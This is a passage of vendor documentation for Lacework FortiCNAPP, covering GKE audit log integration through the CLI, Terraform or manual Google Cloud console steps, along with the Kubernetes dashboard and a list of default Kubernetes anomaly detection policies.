4. Click *Edit Member* and then apply `role/owner`.
5. Click *Save*.

Run the Lacework FortiCNAPP CLI in Cloud Shell

1. Inside Google Cloud Shell, run the following Lacework FortiCNAPP CLI command:

```
lacework generate k8s gke           \
  --organization_integration        \
  --organization_id OrganizationId  \
  --project_id ProjectId            \
  --noninteractive
```

   The Terraform files are created in the `~/lacework/gke` directory.
2. Navigate to the `~/lacework/gke` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

For details about the `lacework generate k8s gke` command, see the CLI documentation.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-gke-audit-log module on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for the module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. GKE integrations are listed as `GcpGkeAudit`.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*

Integrate GKE Audit Logs at the Project Level

The following section covers integrating Google Cloud and Lacework FortiCNAPP for analysis of GKE Audit Logs at the project level.

Configure Project Owner Permissions for User Account

These next steps configure `role/owner` permission on the project for the user running Google Cloud Shell.

1. Log in to the Google Cloud Console.
2. Select the project being integrated to Lacework FortiCNAPP from the project selector at the top of the console.
3. Click the navigation menu and select *IAM & Admin* > *IAM*.
4. Filter the list and find the user account that will be used to run Google Cloud Shell.
5. Click *Edit Member* and then apply `role/owner`.
6. Click *Save*.

Run the Lacework FortiCNAPP CLI in Cloud Shell

1. Inside Google Cloud Shell, run the following Lacework FortiCNAPP CLI command:

```
lacework generate k8s gke  \
  --project_id ProjectId   \
  --noninteractive
```

   The Terraform files are created in the `~/lacework/gke` directory.
2. Navigate to the `~/lacework/gke` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-gke-audit-log module on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for the module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. GKE integrations are listed as `GcpGkeAudit`.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*

Exclusion Filters

If you choose to manually create the `main.tf` file, you can use the Lacework FortiCNAPP GKE audit log module to define exclusion filters to reduce logs. For details about how to use exclusion filters, see exclusion_filters.

```
terraform {
  required_providers {
    lacework = {
      source = "lacework/lacework"
    }
  }
}
provider "google" {}
provider "lacework" {}
module "gcp_organization_level_gke_audit_log" {
  source            = "lacework/gke-audit-log/gcp"
  version           = "~> 0.1"
  integration_type  = "ORGANIZATION"
  project_id        = "example-project-123"
  organization_id   = "my-organization-id"
  exclusion_filters = list(object({
    filter      = string
    name        = string
    description = string
  }))
}
```

GKE Audit Log Integration - Manual

To integrate with GKE, we recommend using Terraform through Create a GKE Audit Log Integration on page 317 or through the GKE Audit Log Integration - Terraform on page 593.

Overview

Lacework FortiCNAPP integrates with Google Cloud Audit Logs in an event-based streaming pull mode for monitoring GKE admin read, data read, and data write events. This topic describes how to create a GKE integration manually using the Google Cloud Console and the Lacework FortiCNAPP Console.

Resources

Organization level integrations cover all existing projects in the organization, and automatically add any new projects added after the initial integration.

Project level integrations cover only specific projects and any new projects must be added as required.

To integrate at the organization or project level, Lacework FortiCNAPP requires the following resources be provisioned in Google Cloud:

- *Google Cloud Project* - A project to contain the required cloud resources with billing enabled. When integrating at the organization level, we recommend creating a project specifically for Lacework FortiCNAPP resources. When integrating at the project level, all required resources for Lacework FortiCNAPP may be provisioned within the project being integrated.
- *Google Pub/Sub Topic* - Topic for GKE Audit Logs events
- *Google Pub/Sub Subscription* - Subscription for Lacework FortiCNAPP to pull the GKE Audit Log events from
- *Google Logging Sink* - To export Cloud Audit Logs to the Pub/Sub topic
- *Service Account for Lacework FortiCNAPP* - To provide Lacework FortiCNAPP read-only access to Google Cloud Platform with the following roles:
  - Organization level integrations
    - `roles/resourcemanager.organizationViewer`
    - `roles/pubsub.publisher`
    - `roles/pubsub.subscriber`
    - `roles/browser`
    - `roles/monitoring.viewer`

- Project level integrations
  - `roles/pubsub.publisher`
  - `roles/pubsub.subscriber`
  - `roles/browser`
  - `roles/monitoring.viewer`

For *organization* level integrations, follow the steps in Integrate GKE Audit Logs at the Organization Level.

For *project* level integrations, follow the steps in Integrate GKE Audit Logs at the Project Level.

Requirements

- *Google Cloud Shell* - Google Cloud Shell inherits the permissions of the user running Cloud Shell. Before beginning, determine whether the integration between Google Cloud and Lacework FortiCNAPP will be at the organization level or the project level, and then ensure the user account running Google Cloud Shell has the following permissions:
  - *Organization level integrations*
    - `roles/owner` - For an organization level integration, we recommend that you create a new project specifically for the Lacework FortiCNAPP resources. The user account used to run Google Cloud Shell must have `Owner` permissions for that project.
    - `roles/resourcemanager.organizationAdmin`
    - `roles/iam.organizationRoleAdmin`
  - *Project level integrations*
    - `roles/owner` - For a project level integration, we recommend that you use the project being integrated to provision the required resources. The user account used to run Google Cloud Shell must have `Owner` permissions for every project being integrated into Lacework FortiCNAPP.
- Ensure that you are deploying the integration to a supported Google Cloud region. See In which Google Cloud regions can I deploy Lacework FortiCNAPP Integrations? on page 385.

Google Cloud Shell

Google Cloud Shell is an embedded terminal/command-line interface that you can use within the Google Console. Google Cloud Shell comes with tools pre-installed like the Google Cloud SDK and `gcloud` command-line tool pre-installed to manage and automate your projects and resources in your environment.

Deployment Scenarios

- *Integrate GKE Audit Logs at the Organization Level* - This deployment scenario configures a new Lacework FortiCNAPP GKE Audit Log integration for the entire organization.

- *Integrate GKE Audit Logs at the Project Level* - This deployment scenario configures a new Lacework FortiCNAPP GKE Audit Log integration at the single project level.

Integrate GKE Audit Logs at the Organization Level

The following section covers integrating Google Cloud and Lacework FortiCNAPP for analysis of GKE Audit Logs at the organization level.

Create a Google Cloud Project Using the Google Cloud Console

When creating an integration at the Google Cloud organization level, we recommend having a dedicated project to provision the required resources for the integration between Google Cloud and Lacework FortiCNAPP.

Create a dedicated project for the integration. Follow the steps in Creating a project.

Configure Project Owner Permissions for User Account

Configure `role/owner` permission on the project for the user running Google Cloud Shell.

Follow the steps in Grant a single role.

Create a Pub/Sub Topic

Create a Pub/Sub topic. Follow the steps in Create a topic.

Create a Pub/Sub Subscription

Create a subscription for the Pub/Sub topic you just created. Follow the steps in Add a subscription.

Create a Service Account for Lacework FortiCNAPP

You can reuse the existing service account if you already created one during Google Cloud integration creation.

Create a service account. Follow the procedure in Create a Google Cloud Service Account and Grant Access on page 303.

Grant the service account the following roles:


Role Name	Role ID
Pub/Sub Publisher	`roles/pubsub.publisher`
Pub/Sub Subscriber	`roles/pubsub.subscriber`
Organization Viewer	`roles/resourcemanager.organizationViewer`
Browser	`roles/browser`
Monitoring Viewer	`roles/monitoring.viewer`

Set up Log Routing


Admin Activity logs are enabled by Google Cloud by default. You can enable Data Access logs at an additional cost from Google Cloud to access the following event groups:

- ADMIN_READ: access to Kubernetes metadata and configuration
- DATA_READ: access to Kubernetes resources
- DATA_WRITE: creation and changes to Kubernetes resources

1. In the Google Cloud console, go to *IAM & Admin > Audit Logs*.
2. In the Data Access audit logs configuration table next to *Filter*, start typing *Kubernetes* and select *Kubernetes Engine API*.



3. With *Kubernetes Engine API* selected, select the logs and click *Save*.



See the following Google Cloud documentation about Configure Data Access audit logs for additional details.

Configure the Log Sink

Configure the Pub/Sub topic as the sink and add inclusion and exclusion filters. Follow the steps in Create a sink.

Add the following inclusion filter:

```
protoPayload.@type = "type.googleapis.com/google.cloud.audit.AuditLog" AND
protoPayload.serviceName = "k8s.io"
```

Add the following exclusions:

Name	Filter
livezexclusion	`protoPayload.resourceName="livez"`
readyzexclusion	`protoPayload.resourceName="readyz"`
metricsexclusion	`protoPayload.resourceName="metrics"`
clustermetricsexclusion	`protoPayload.resourceName="core/v1/namespaces/kube-system/configmaps/clustermetrics"`

Create the GKE Audit Log Integration

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Google Cloud Platform* and select *Manual configuration*.

5. Click *Next*.
6. Select *GKE Audit Log*.
7. For *Name*, enter a unique name that displays in the Lacework FortiCNAPP Console.
8. For *Client ID*, *Private Key ID*, *Client Email*, and *Private Key*, follow these steps:
   a. Verify that the jq (command-line JSON processor) utility is available from your command-line shell. *Leave this command-line window open.*

      ```
      jq
      ```

   b. *If the jq utility is found, skip to the next step.* If the jq utility is not installed or not listed in your PATH, install it (https://stedolan.github.io/jq/) and verify that the path to the utility is listed in your PATH environment variable. The jq utility is required for some steps in the following procedure.
   c. Locate the JSON key file downloaded when you created the Google Cloud service account.
   d. Open the file in an editor and leave it open.
   e. Copy the value of the *client_id* property from the JSON file and paste the value into the *Client ID* field of the Lacework FortiCNAPP Console.
   f. Copy the value of the *private_key_id* property from the JSON file and paste the value into the *Private Key ID* field of the Lacework FortiCNAPP Console.
   g. Copy the value of the *client_email* property from the JSON file and paste the value into the *Client Email* field of the Lacework FortiCNAPP Console.
   h. Exit the editor.
   i. You cannot just copy the private key from the editor because of an issue copying the new line characters. You must copy a raw version of the key using the “jq” utility as described in the next steps.
   j. To view the private key raw text, enter the following command, where *YourFileName.json* is the name of the file downloaded when you created the Google Cloud Service Account.


      ```
      cat YourFileName.json  | jq -r '.private_key'
      ```

   k. Copy all text displayed in the output including the BEGIN and END lines.

      ```
      -----BEGIN PRIVATE KEY-----
      YourKeyInfo
      -----END PRIVATE KEY-----
      ```

   l. Paste the text into the *Private Key* field of the Lacework FortiCNAPP Console.
9. For *Integration Level*, select *Organization*.
10. For *Project ID*, copy and paste the project ID.
11. For *Organization ID*, copy and paste the organization ID value. To locate the organization ID:
    a. Log in to the Google Cloud console.
    b. Click the down arrow in the top menu bar.
    c. From the *Select from* drop-down, select an organization that contains the projects that you want the integration to monitor.

d. Select *IAM & admin > Settings* and copy and paste the number from the *Organization ID* field.



12. For *Subscription Name*, copy and paste the subscription path. The subscription path is in the following format:

```
projects/$projectName/subscriptions/$topicSubscriptionName
```

13. Click *Save* to finish the integration. The integration appears in the list of cloud accounts under *Cloud accounts*.

For the “Integration Pending” status, hover over the status text and click the refresh icon to fetch the status result again. This does not retest the integration.

Integrate GKE Audit Logs at the Project Level

The following section covers integrating Google Cloud and Lacework FortiCNAPP for analysis of GKE Audit Logs at the project level.

Configure Project Owner Permissions for User Account

Configure `role/owner` permission on the project for the user running Google Cloud Shell.

Follow the steps in Grant a single role.

Create a Pub/Sub Topic

Create a Pub/Sub topic. Follow the steps in Create a topic.

Create a Pub/Sub Subscription

Create a subscription for the Pub/Sub topic you just created. Follow the steps in Add a subscription.

Create a Service Account for Lacework FortiCNAPP

You can reuse the existing service account if you already created one during Google Cloud integration creation.

Create a service account. Follow the procedure in Create a Google Cloud Service Account and Grant Access on page 303.

Grant the service account the following roles:

Role Name	Role ID
Pub/Sub Publisher	`roles/pubsub.publisher`
Pub/Sub Subscriber	`roles/pubsub.subscriber`
Browser	`roles/browser`
Monitoring Viewer	`roles/monitoring.viewer`


Set up Log Routing

Admin Activity logs are enabled by Google Cloud by default. You can enable Data Access logs at an additional cost from Google Cloud to access the following event groups:


- ADMIN_READ: access to Kubernetes metadata and configuration
- DATA_READ: access to Kubernetes resources
- DATA_WRITE: creation and changes to Kubernetes resources

1. In the Google Cloud console, go to *IAM & Admin > Audit Logs*.

2. In the Data Access audit logs configuration table next to *Filter*, start typing *Kubernetes* and select *Kubernetes Engine API*.



3. With *Kubernetes Engine API* selected, select the logs and click *Save*.



See the following Google Cloud documentation about Configure Data Access audit logs for additional details.

Configure the Log Sink

Configure the Pub/Sub topic as the sink and add inclusion and exclusion filters. Follow the steps in Create a sink.

Add the following inclusion filter:

```
protoPayload.@type = "type.googleapis.com/google.cloud.audit.AuditLog" AND
protoPayload.serviceName = "k8s.io"
```

Add the following exclusions:

Name	Filter
livezexclusion	`protoPayload.resourceName="livez"`
readyzexclusion	`protoPayload.resourceName="readyz"`
metricsexclusion	`protoPayload.resourceName="metrics"`
clustermetricsexclusion	`protoPayload.resourceName="core/v1/namespaces/kube-system/configmaps/clustermetrics"`

Create the GKE Audit Log Integration

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Google Cloud Platform* and select *Manual configuration*.
5. Click *Next*.
6. Select *GKE Audit Log*.
7. For *Name*, enter a unique name that displays in the Lacework FortiCNAPP Console.
8. For *Client ID*, *Private Key ID*, *Client Email*, and *Private Key*, follow these steps:
   a. Verify that the jq (command-line JSON processor) utility is available from your command-line shell. *Leave this command-line window open*.

      ```
      jq
      ```

   b. *If the jq utility is found, skip to the next step.* If the jq utility is not installed or not listed in your PATH, install it (https://stedolan.github.io/jq/) and verify that the path to the utility is listed in your PATH environment variable. The jq utility is required for some steps in the following procedure.
   c. Locate the JSON key file downloaded when you created the Google Cloud service account.
   d. Open the file in an editor and leave it open.
   e. Copy the value of the *client_id* property from the JSON file and paste the value into the *Client ID* field of the Lacework FortiCNAPP Console.
   f. Copy the value of the *private_key_id* property from the JSON file and paste the value into the *Private Key ID* field of the Lacework FortiCNAPP Console.
   g. Copy the value of the *client_email* property from the JSON file and paste the value into the *Client Email* field of the Lacework FortiCNAPP Console.
   h. Exit the editor.
   i. You cannot just copy the private key from the editor because of an issue copying the new line characters. You must copy a raw version of the key using the “jq” utility as described in the next steps.
   j. To view the private key raw text, enter the following command, where *YourFileName.json* is the name of the file downloaded when you created the Google Cloud Service Account.

      ```
      cat YourFileName.json  | jq -r '.private_key'
      ```

k. Copy all text displayed in the output including the BEGIN and END lines.

```
-----BEGIN PRIVATE KEY-----
YourKeyInfo
-----END PRIVATE KEY-----
```

l. Paste the text into the *Private Key* field of the Lacework FortiCNAPP Console.

9. For *Integration Level*, select *Project*.
10. For *Project ID*, copy and paste the project ID.
11. For *Subscription Name*, paste the subscription path. The subscription path is in the following format:

```
projects/$projectName/subscriptions/$topicSubscriptionName
```

12. Click *Save* to finish the integration. The integration appears in the list of cloud accounts under *Cloud accounts*.

For the “Integration Pending” status, hover over the status text and click the refresh icon to fetch the status result again. This does not retest the integration.

GKE Audit Log FAQ

Why is information missing from the K8s Object Reference tab in the alert details dashboard for GKE audit logs?

Lacework FortiCNAPP can only display information made available by the cloud providers. Because GKE does not include the query string for the event URI, information like the command and UID cannot be found and won't be displayed in the K8s Object Reference tab.

Why doesn't Lacework FortiCNAPP show the kubectl exec commands for GKE?

GKE does not include the query string for the event URI. Information like the `kubectl exec` command are not available in the GKE audit logs, so Lacework FortiCNAPP does not have this information to display.

Kubernetes Dashboard

The Kubernetes dashboard displays information from multiple name spaces and clusters. To access the Kubernetes dashboard, select *Workloads > Kubernetes* in the Lacework FortiCNAPP Console.

To populate the data available in this dashboard, you must install both parts of the Lacework FortiCNAPP agent:

- A YAML file with configuration information is installed on the cluster
- An agent that transmits information to Lacework FortiCNAPP is installed on each node in the cluster

Filters

By default, the page displays all Kubernetes pods from the past day. Use the following methods to refine the list of displayed resources:

- Use the search function at the top of the page to find specific text in any of the details available on the page. You can also click the search field to select values and operators to narrow your search.
- Click the filter dropdowns along the top of the page, check the boxes, and click *Show results* to make them active. Click an active filter to remove it or click *Reset*.

Time Range

To change the time period, select one from the drop-down or use the horizontal arrows to move to the next/previous period. Select from the following past periods: latest day, 3 days, week, month, or a custom range.

Only information found during the specified date range is reported. For example, if 9 days ago there was specific behavior on a pod and the specified date range is 7 days, this behavior is not listed in the table.

Save View

When the page displays your required resources, you can click the *Save view* icon in the top right corner to save the current view. This lets you access the saved view later through the *Open view* icon.

When you open a saved view, its name displays in the page title as Resources/Kubernetes/view name. Click the icon adjacent to this name to access additional actions such as duplicate and delete.

To copy the link to the current view, click the *Copy link* icon. You can then share that link with others so they can see the same view. Note that searches and sorting cannot be saved in views or copied as links.

Charts

The charts allow you to hover over a chart to see specific information for the cursor's position. You can also hover over a chart's KPI box to see the data's effective time range or click a chart's KPI box to expand a pane that contains relevant information in tabular format.

Inventory

This section includes the following charts:

- Clusters
- Namespaces
- Workloads
- Pods
- Containers
- Nodes

Behavior

See Viewing the polygraph of Kubernetes activities on page 2098.

Health

This section includes the following charts:

- Memory Usage
- CPU Usage
- External In Bytes
- External Out Bytes

Related Events

This section includes a chart for each event severity.

View Kubernetes Activity Events

When there is an event and it meets the filter criteria that you specify, you should see an event on the Events page.

Click *Details* to view more information about the event.

FAQs

Why don't I see API events in the Polygraph?
After creating the EKS Audit Log cloud integration, you must add EKS clusters to the cloud integration (see step 2 using EKS Audit Log Integration Using CloudFormation on page 571). It can take up to 5 hours to see events in the Polygraph and the API Calls table.

What events aren't shown in the Polygraph and table?
The EKS Audit Log policy does not provide logs for the "delete events" action.

Kubernetes Cluster Name

For information about how Lacework FortiCNAPP collects the cluster name from tags, see How Lacework FortiCNAPP derives the K8s cluster name on page 917.

Kubernetes Activity Policies

The default Kubernetes activity policies are listed in the Lacework FortiCNAPP Policy document, see Kubernetes Activity Policies.
For Kubernetes anomaly policies, see Kubernetes Behavior Anomaly Policies on page 618.

Kubernetes Behavior Anomaly Policies

An anomaly policy is a policy that triggers an alert when it detects anomalous behavior in the environment. Unlike say a compliance or vulnerability policy, which triggers when a new CVE or a new misconfiguration is found, an anomaly policy triggers when it discovers behaviors that match known bad data or unusual behavior.

Cloning an anomaly policy works differently from other types of policies. For an anomaly policy, a clone can be considered an extension of the original policy; each clone does not generate its own alert. You use these clones to define exceptions, or suppressions, to the original policy. Therefore, when you create a clone of an anomaly policy, you must leave the original policy enabled for alerts to be generated for that policy. Disabling the original policy disables all alerts for that policy and its clones.

To display Kubernetes anomaly policies on the Policies page, set the following filters:

- Domain - Kubernetes
- Type - Audit Log Anomalies

The following section lists the default Kubernetes anomaly policies.

Kubernetes Behavior Anomaly Policies

The following table specifies the default Kubernetes behavior anomaly policies. For more information about these alerts, see Kubernetes Activity Anomaly Alerts on page 1783.

Policy ID	Alert Generated by Policy
LW_K8S_AUDIT_LOG_119	K8s Audit Log Cluster Role Created
LW_K8S_AUDIT_LOG_120	K8s Audit Log Cluster Role Binding Created
LW_K8S_AUDIT_LOG_121	K8s Audit Log Role Created
LW_K8S_AUDIT_LOG_122	K8s Audit Log Role Binding Created
LW_K8S_AUDIT_LOG_123	K8s Audit Log Ingress Created
LW_K8S_AUDIT_LOG_124	K8s Audit Log Workload Created
LW_K8S_AUDIT_LOG_143	K8s Audit Log Namespace Created
LW_K8S_AUDIT_LOG_144	K8s Audit Log Resource Created
LW_K8S_AUDIT_LOG_145	K8s Audit Log Role Created With All Resources Permission
LW_K8S_AUDIT_LOG_146	K8s Audit Log Role Created With Pods Write Permission
LW_K8S_AUDIT_LOG_147	K8s Audit Log Role Created With Pod Exec Permission
LW_K8S_AUDIT_LOG_148	K8s Audit Log Role Created With Secrets Permission

Policy ID	Alert Generated by Policy
LW_K8S_AUDIT_LOG_149	K8s Workload Created With Privilege Escalation
LW_K8S_AUDIT_LOG_150	K8s Workload Created With Host Access
LW_K8S_AUDIT_LOG_151	K8s Audit Log Cluster Role Created With All Resources Permission
LW_K8S_AUDIT_LOG_152	K8s Audit Log Cluster Role Created With Pods Write Permission
LW_K8S_AUDIT_LOG_153	K8s Audit Log Cluster Role Created With Pod Exec Permission
LW_K8S_AUDIT_LOG_154	K8s Audit Log Cluster Role Created With Secrets Permission
LW_K8S_AUDIT_LOG_157	K8s Audit Log Cluster Role Bindings To Cluster Admin
LW_K8S_AUDIT_LOG_158	K8s Audit Log Cluster Role Bindings To Admin
LW_K8S_AUDIT_LOG_159	K8s Audit Log Cluster Role Bindings To Edit
LW_K8S_AUDIT_LOG_160	K8s Audit Log Cluster Role Bindings To System
LW_K8S_AUDIT_LOG_161	K8s Audit Log Role Bindings To Cluster Admin
LW_K8S_AUDIT_LOG_162	K8s Audit Log Role Bindings To Admin
